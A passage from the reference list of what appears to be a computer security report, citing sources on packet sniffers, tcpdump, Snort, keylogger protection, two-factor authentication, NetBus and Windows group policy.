6. *Home: Tcpdump & libpcap*. Home | TCPDUMP & LIBPCAP. (n.d.).
<https://www.tcpdump.org/>
7. *How to protect yourself against Keyloggers - Citrix Blogs*. Citrix Blogs - Official Citrix Blogs. (2022, January 24).
<https://www.citrix.com/blogs/2022/01/18/protect-against-keyloggers/>
8. *Masking passwords: Help or hindrance?*. SitePoint. (n.d.).
<https://www.sitepoint.com/masking-passwords-help-or-hindrance/>
9. O'Donnell, A. (2021, June 25). *What are packet sniffers and how do they work?*. Lifewire.
<https://www.lifewire.com/what-is-a-packet-sniffer-2487312>
10. Snort setup guides for emerging threats prevention. (n.d.). <https://www.snort.org/documents>
11. *Vad är tvåfaktorautentisering (2FA)?: Microsoft security. Vad är tvåfaktorautentisering (2FA)?* | Microsoft Security. (n.d.).
<https://www.microsoft.com/sv-se/security/business/security-101/what-is-two-factor-authentication-2fa>
12. Wikimedia Foundation. (2020, November 29). *NetBus*. Wikipedia.
<https://sv.wikipedia.org/wiki/NetBus>
13. Wikimedia Foundation. (2023, September 27). *Windows Resource Protection*. Wikipedia.
https://en.wikipedia.org/wiki/Windows_Resource_Protection
14. www.Maxi-Pedia.com. (n.d.). *Group policy: Remove run menu from start menu*. All categories. <http://www.maxi-pedia.com/remove+Run+menu+from+Start+menu>